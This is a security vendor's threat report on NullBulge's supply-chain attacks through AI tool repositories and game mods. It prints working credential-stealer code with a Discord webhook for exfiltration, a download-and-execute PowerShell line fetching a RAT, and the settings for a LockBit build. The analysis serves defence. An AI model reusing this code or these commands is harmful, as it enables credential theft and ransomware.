NullBulge | Threat Actor Masquerades as Hacktivist Group Rebelling Against AI

sentinelone.com/labs/nullbulge-threat-actor-masquerades-as-hacktivist-group-rebelling-against-ai/

Jim Walter


Executive Summary

- SentinelLabs has identified a new cybercriminal threat group, NullBulge, which targets AI- and gaming-focused entities
- In July 2024, the group released data allegedly stolen from Disney's internal Slack communications.
- NullBulge targets the software supply chain by weaponizing code in publicly available repositories on GitHub and Hugging Face, leading victims to import malicious libraries, or through mod packs used by gaming and modeling software.
- The group uses tools like Async RAT and Xworm before delivering LockBit payloads built using the leaked Lockbit Black builder.
- NullBulge demonstrates a shift in the ransomware ecosystem where actors adopt hacktivist causes for financial gain.

Overview

Between April and June 2024, the NullBulge group emerged targeting users in AI-centric application and gaming communities. The NullBulge persona has showcased creative methods of distributing malware targeting said tools and platforms. Though the group projects an image of activism claiming to be "protecting artists around the world" and claims to be motivated by a pro-art, anti-AI cause, rather than profit, other activities tied to this threat actor may indicate otherwise.

NullBulge Logo (July 2024)



NullBulge's services via the group's DLS


One service the group offers is described as "payback through honeypots and malicious mods." The group is delivering on this claim by targeting extensions and modifications of commonly used AI-art-adjacent applications and games. This has been their main area of focus recently, delivering a small variety of malware payloads.

NullBulge's attacks are characterized by 'poisoning the well': the group targets the software supply chain by injecting malicious code into legitimate software distribution mechanisms, exploiting trusted platforms like GitHub, Reddit and Hugging Face to maximize their reach. NullBulge announces their leaks via their own DLS/blog site, alongside occasional

4chan threads. Further, the group is using customized LockBit ransomware builds to maximize the impact of their attacks. In this post, we provide an overview of the NullBulge group's malicious activities, and technical details of their LockBit payloads.

Discord, Reddit, and GitHub Code Distribution

The NullBulge group carried out a series of malicious campaigns targeting the supply chain of AI tools and platforms across May and June 2024. This includes the compromise of the ComfyUI_LLMVISION extension on GitHub. Additionally, the threat actor distributed malicious code through BeamNG mods on Hugging Face and Reddit. The GitHub-centric (`ComfyUI_LLMVISION`) campaigns and Hugging Face-centric campaigns are characterized by Python-based payloads exfiltrating data via Discord webhook. The group's other campaigns resulted in the distribution of more malware, including Async RAT and Xworm.



GitHub repository for malicious libraries

These campaigns resulted in malicious Python scripts which harvest and transmit data via Discord webhook. The threat actor modified the included '`requirements.txt`' file to include custom Python wheels to integrate precompiled malicious versions of libraries from Anthropic and OpenAI. For example, the malicious wheels referenced a fake version of the OpenAI library (1.16.3). These trojanized libraries contain Python code (e.g., `Fadmino.py`), which harvests and logs Chrome and Firefox browser data via Network Security Services (NSS). Additional scripts, including e.g., `admin.py`, are used to interpret and transmit the data via Discord webhook URL.

admin.py

```
B=open
from .Cadmino import main
from .Fadmino import f_main
from cryptography.fernet import Fernet as aio
import tempfile as Q,requests as E,json as F,os
R='gAAAAABmEi6IMsOG7am-kCT2D3ZUBp__HoQlLHUbzsHsZnvfQ4eEwZKbtYZnvLZasGPp7mBh-GgJvs85cSz2qjf3qDiEVZ680AYK_GAD7-iMPwZYu
86zmAd9JlThMvQkguHj40txpMtkEXHMOGHtpHF6OXx_xV_kxnQ4kcAumjdgTRmLG45xtcs42H3TOWEq5IIWbH_ZEL1VMrQhaxyZvmrx9KbNFfZ0WBRP4
6xhbuCScvJrxDvxIG4='
def A():
    N='file';M='payload_json';L='BOOT_URL';D=None
    try:G=main()
    except:G=[]
    try:H=f_main()
    except:H=[]
    I=Q.mkdtemp(prefix='pre_',suffix='_suf');J=f"{I}\\F.txt";K=f"{I}\\C.txt"
    with B(J,'w')as S:S.write(F.dumps(H))
    with B(K,'w')as T:T.write(F.dumps(G))
    if os.getenv(L)is D:A=R;U=aio('zfW7TU0Gc8JhJW2TWZ_RYa6Dy7ysMpsqKghWypHpERw=');A=U.decrypt(A).decode()
    else:A=os.getenv(L)
    C={M:(D,'{"content": "Firefox"}'),N:B(J,'rb')};E.post(A,files=C);C={M:(D,'{"content": "Chrome"}'),N:B(K,'rb')};E
        .post(A,files=C)
```

admin.py with encrypted Discord URL

In these campaigns, `admin.py` and `Fadmino.py` worked in concert to gather local, sensitive, system data, organize and prepare the data, and then finally transmitted the harvested data to an external server via HTTP POST requests to the Discord webhook URL.

Cadmino.py

```
N='name'
M=False
K='\\History'
J='Expires On'
I='URL'
L='history'
H=True
F='decrypt'
E='columns'
D='file'
C='query'
import base64 as O,json,os as B,shutil as P,sqlite3 as Q
from datetime import datetime as R,timedelta as S
from Crypto.Cipher import AES
if B.name=='nt':from win32crypt import CryptUnprotectData as T
else:from Crypto.Protocol.KDF import PBKDF2 as U
A=B.getenv('LOCALAPPDATA')
if A is None:
    A=__file__
G={'avast':A+'\\AVAST Software\\Browser\\User Data','amigo':A+'\\Amigo\\User Data','torch':A+'\\Torch\\User Data','kon
V={'login_data':{C:'SELECT action_url, username_value, password_value FROM logins',D:'\\Login Data',E:[I,'Email','Pass
def W(path):
    H='utf-8';G='\\Local State';F='os_crypt';E=None;C=path
    if B.name=='nt':
        if not B.path.exists(C):return
        if F not in open(C+G,'r',encoding=H).read():return
        with open(C+G,'r',encoding=H)as I:J=I.read()
        K=json.loads(J);A=O.b64decode(K[F]['encrypted_key']);A=A[5:];A=T(A,E,E,E,0)[1];return A
    else:L=b'saltysalt';P=b' '*16;M=16;D='peanuts';D=D.encode('utf8');N=1;A=U(D,L,M,N);return A
    Q=cipher.decrypt(encrypted_value)
def X(buff,key):B=buff[3:15];C=buff[15:];D=AES.new(key,AES.MODE_GCM,B);A=D.decrypt(C);A=A[:-16].decode();return A
def Y(path,profile,key,type_of_data):
    K='temp_db';G=type_of_data;H=f"{path}\\{profile}{G[D]}"
    if not B.path.exists(H):return
    I=[]
    try:
        P.copy(H,K);M=Q.connect(K);O=M.cursor();O.execute(G[C])
```

cadmino.py extended data collection scripts


The general flow in these scripts is:

1. Data Discovery/Extraction: `admin.py` and `Fadmino.py` gather browser login data (Chrome and Firefox usernames and passwords).
2. Data Aggregation: `admin.py` and Cadmino.py gather, parse, and extract the data. Cadmino.py extends on the data discovery to include geographic information and expanded system information along with installed applications. This includes data pertaining to security products and financial data.
3. Data Transmission: `admin.py` constructs the transmission URLS from an encrypted Discord webhook and performs the actual exfiltration.

```
https://discord.com/api/webhooks/1226397926067273850/8DRvc59pUs0E0SuVGJXJUJSwD_iEjQUhq-
    G1iFoe6DjDv6Y3WiQJMQONetAokJD2nwym
```

Decrypted Discord URL from *admin.py*

The NullBulge group has also distributed malicious code via Hugging Face. These include the maliciously-crafted tools "SillyTavern Character Generator" and "Image Description with Claude Models and GPT-4 Vision". These tools contain malicious dependencies in an approach similar to that seen with the compromise of `ComfyUI_LLMVISION` repository. The malicious payloads delivered in these campaigns function in an identical way to those observed in the `ComfyUI_LLMVISION` repository, which uses malicious wheels.




Distribution via HuggingFace

The AppleBotzz Identity


Across the GitHub and Hugging Face repository-centric attacks, the AppleBotzz identity is used to host the code in both the compromised repositories in addition to the posts on ModLand. Some discussions focused on the possibility of AppleBotzz and the NullBulge threat actor being one and the same. NullBulge has claimed to control the `ComfyUI_LLMVISION` GitHub repository for the duration of it being active. There was never any non-malicious code posted in that repository, prompting skepticism around whether AppleBotzz and NullBulge are truly separate entities.

NullBulge made a statement on their blog indicating that they are separate entities and that the original maintainer of the `ComfyUI_LLMVISION` GitHub repository was previously compromised by the group. The original mantaner's credentials were compromised as a result, enabling the NullBulge threat actor to post the malicious code to the GitHub repository.



NullBulge statement on AppleBotzz identity

A similar statement was posted to the original `ComfyUI_LLMVISION` GitHub by the threat actor:



Archived statement on *ComfyUI_LLMVISION* GitHub


The AppleBotzz identity was also used on ModLand and similar platforms used to spread malicious BeamNG mods.

The threat actors claim that they were able to take over all accounts previously controlled by AppleBotzz on platforms like Hugging Face, GitHub, ModHub, and ModLand. A more probable scenario is that NullBulge controls the AppleBotzz identity, which is central to its malware staging and delivery process. However, there's insufficient evidence to confirm this hypothesis at this time.


Malware Delivery | Async RAT and Xworm

NullBulge has targeted users of BeamNG, a vehicle simulation game that uses soft-body physics to realistically model vehicle dynamics, collisions, and deformations in an open-world sandbox environment. On June 4, 2024, a thread was posted in the BeamNG communities forum titled “BeamNG mods are not safe anymore,” highlighting an emerging concern over specific mods for BeamNG. This compromise was further detailed in a YouTube video from Eric Parker. The attack is described as originating from malicious LUA code delivered in a BeamNG mod file. Obfuscated powershell was injected into the mod files that subsequently downloaded Async RAT or Xworm, which in turn led to the deployment of their customized LockBit payloads.

Initial distribution of the trojanized mods occurs via base64-encoded links across social media profiles setup by the threat actor. The malicious mods were also distributed via ModLand and similar BeamNG-related communities.



Malicious ModLand post, AppleBotzz identity



Base64-encoded link for malicious BeamNG mod distribution

These encoded links decode malicious links hosted on a variety of services including modsfire and pixeldrain. Examples are as follows:

```
https[:]//modsfire[.]com/IzozIsm52J72cWM
https[:]//modsfire[.]com/1Nhyzs0OpLDu204
https[:]//modsfire[.]com/IzpzklsmT2jz7W1
http[:]//pixeldrain[.]com/api/file/HnEcyLBm
https[:]//pixeldrain[.]com/api/file/SoRcBJnZ
```

These now defunct links led to Async RAT payloads.

The malicious BeamNG mods were distributed via torrent or zip archive across BeamNG-focused forums and subreddits. The maliciously-crafted mods contain Lua code which is executed upon ingestion of the mod file by BeamNG.

The malicious Lua code is placed into the various Lua 'extensions' packaged into the BeamNG mod (example: `VersionCheck.lua`: 5c61e08914d4108aa52401412a61ddbbb68ca7cc)

```
local g = ffi.cast("Handle", d[0])
local h = ffi.cast("GetProcAddressFunc", e[0])
local i = ffi.cast("LoadLibraryAFunc", f[0])
-- Load shell32.dll
local j = i(ffi.cast("const char*", "shell32.dll"))
-- Get the handle of the BeamNG.drive executable
local k = ffi.cast("const char*", "BeamNG.drive.x64.exe")
local l = ffi.cast("long long*", g(k))
-- Get the ShellExecuteA function
local m = ffi.cast("const char*", "ShellExecuteA")
local n = ffi.cast("ShellExecuteAFunc", h(j, m))
-- Prepare the command to be executed
local o = "/c \"powershell -EncodedCommand YwBtAGQAIAAvAGMAIABwAG8AdwBlAHIAcwBoAGUAbABsACAALQBDAG8AbQB
tAGEAbgBkACAAIgBpAGYAIAAoAC0AbgBvAHQAIAAoAEcAZQB0AC0AUAByAG8AYwBlAHMAcwAgACcAQgBlAGEAbQBOAEcALgBVAEkAL
gBlAHgAZQAnACkAKQAgAHsAIABJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcgBpACAAJwBoAHQAdABwAHM
AOgAvAC8AcABpAHgAZQBsAGQAcgBhAGkAbgAuAGMAbwBtAC8AYQBwAGkALwBmAGkAbABlAC8ASABuAEUAYwB5AEwAQgBtACcAIAAtA
E8AdQB0AEYAaQBsAGUAIAAnAC4ALwBCAGUAYQBtAE4ARwAuAFUASQAuAGUAeABlACcAOwAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQB
zAHMAIAAtAEYAaQBsAGUAUABhAHQAaAAgACcALgAvAEIAZQBhAG0ATgBHAC4AVQBJAC4AZQB4AGUAJwB9ACIA\""
local p = ffi.cast("const char*", o)
-- Shell operation parameters
local q = "open"
```

Obfuscated Powershell in malicious BeamNG mod

The Lua files contain base64-encoded PowerShell that, when decoded, downloads and executes the Async RAT sample (via `Invoke-WebRequest`). The specific string in the previous image decodes to the download request below.

```
5
6
7   cmd /c powershell -Command "if (-not (Get-Process 'BeamNG.UI.exe')) { Invoke-WebRequest -Uri
        'https://pixeldrain.com/api/file/HnEcyLBm' -OutFile './BeamNG.UI.exe'; Start-Process -FilePath
        './BeamNG.UI.exe'}"
8
```

In this case, the Async RAT instance is downloaded from a pixeldrain[.]com address and executed under the process name BeamNG.UI.exe.

Custom LockBit Payloads

NullBulge is delivering LockBit ransomware payloads to their Async and Xworm victims as a later-stage infection. This portion of the attack is also discussed in the aforementioned Eric Parker video.

NullBulge payloads are built using the LockBit 3.0 (aka LockBit Black) builder aside from a customized configuration file (`config.json`).

SHA1: *bca6d4ab71100b0ab353b83e9eb6274bb018644e*

Name: LockBit3Builder.zip

Along with `config.json`, NullBulge is built with `builder.exe`, `keygen.exe` and `build.bat`, a batch file for automated builds of paired encryptor and decryptor executables. `Build.bat` (*804a1d0c4a280b18e778e4b97f85562fa6d5a4e6*) is also unchanged from standard leaked bundles of the LockBit 3.0/LockBit Black builder.

```
1   ERASE /F /Q %cd%\Build\*.*
2   keygen -path %cd%\Build -pubkey pub.key -privkey priv.key
3   builder -type dec -privkey %cd%\Build\priv.key -config config.json -ofile %cd%\Build\LB3Decryptor.exe
4   builder -type enc -exe -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3.exe
5   builder -type enc -exe -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_pass.exe
6   builder -type enc -dll -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32.dll
7   builder -type enc -dll -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32_pass.dll
8   builder -type enc -ref -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_ReflectiveDll_DllMain.dll
```


Unmodified *build.bat* from the NullBulge builder archive

The `config.json` (*705d068fb2394be5ea3cb8ba95852f4a764653a9)* file contains settings for the payload UID along with all the behavioral components to be controlled upon building of the payloads. This includes the following configuration settings:

```
"encrypt_mode": "auto",
"encrypt_filename": false,
"impersonation": true,
"skip_hidden_folders": false,
"language_check": false,
"local_disks": true,
"network_shares": true,
"kill_processes": true,
"kill_services": true,
"running_one": true,
"print_note": true,
"set_wallpaper": true,
"set_icons": true,
"send_report": false,
"self_destruct": true,
"kill_defender": true,
"wipe_freespace": false,
"psexec_netspread": false,
"gpo_netspread": true,
"gpo_ps_update": true,
"shutdown_system": false,
